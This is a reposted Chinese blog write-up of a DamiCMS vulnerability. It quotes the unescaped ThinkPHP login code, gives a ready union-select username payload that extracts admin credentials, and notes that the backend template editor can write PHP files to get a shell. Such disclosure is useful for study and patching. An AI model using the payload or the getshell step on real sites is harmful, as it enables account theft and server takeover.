php 大米cms,大米CMS注入后台可以getshelll

转载

feichenpan 于 2021-03-18 11:25:42 发布 245 收藏
文章标签： php 大米cms
大米CMS注入，后台可以getshelll

详细说明：


一)注入

1.挖洞前奏

Damicms搭建在本地以后，对cms\dami\Core\Lib\Think\Db\Db.class.php进行修改，将sq语句var_dump处理。

然后就进行黑盒测试。搜索点，以及admin登入点输入单引号就会给过滤了。。。

看到有注册功能，发现登入点居然没有过滤单引号。。。



这运气比较好了

2.漏洞原理

于是苦逼看代码，发现thinkphp 看不懂 - -

去学习了一下回来了。。。。

发现登入点在: dami\Web\Lib\Action\MemberAction.class.php

这控制器里面

发现问题代码:

[php]

$username = htmlspecialchars($_REQUEST['username']);

$userpwd = $_REQUEST['userpwd'];

if($username=='' || $userpwd==''){$this->error('请输入用户名和密码?');exit();}

$info = M('member')->where("username='{$username}' and is_lock=0")->find();

if(!$info){$this->error('用户不存在或已经禁止登陆!');}

else

{

if($info['userpwd'] != md5($userpwd)){

$this->error('密码错误，请重新登录!');

}else{

$_SESSION['dami_uid'] = $info['id'];

$_SESSION['dami_username'] = $info['username'];

if(!empty($_REQUEST['lasturl'])){

$this->assign('jumpUrl',urldecode(htmlspecialchars($_REQUEST['lasturl'])));

}

else{

$this->assign('jumpUrl',U('Member/main'));

}


$this->success('登录成功~');

}

}

[/php]

发现username没有过滤就放进去了.....我想为什么thinkphp不过滤呢？测试其它的点都够了了。最后发现了。



字符串方式

字符串方式条件即以字符串的方式将条件作为 where() 方法的参数，例子：

```
$Dao = M("User");
$List = $Dao->where('uid<10 AND email="Jack@163.com"')->find();
```

实际执行的 SQL 为：

```
SELECT * FROM user WHERE uid<10 AND email="Jack@163.com" LIMIT 1
```

字符串方式设定的条件即为实际 SQL 执行的条件，也是最接近原生 SQL 的方式，ThinkPHP 不会对条件做任何（除了默认的）检查。


Thinkphp的where查看如果只对字符型的，他是不会过滤的 = =.....他过滤数组进去的和对象进去的对象。。。。。。。。。

程序员过分信赖thinkphp的过滤，导致漏洞发生.....

也就是登入时候用户名:-1' union select 1,(select concat(id,0x23,username,0x23,password) from dami_admin),'c4ca4238a0b923820dcc509a6f75849b',4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

密码是1

登入进去看见用户名就是注入出的东西了。



4.后台编辑文件直接生成php

模板管理 编辑文件 可以直接生成php文件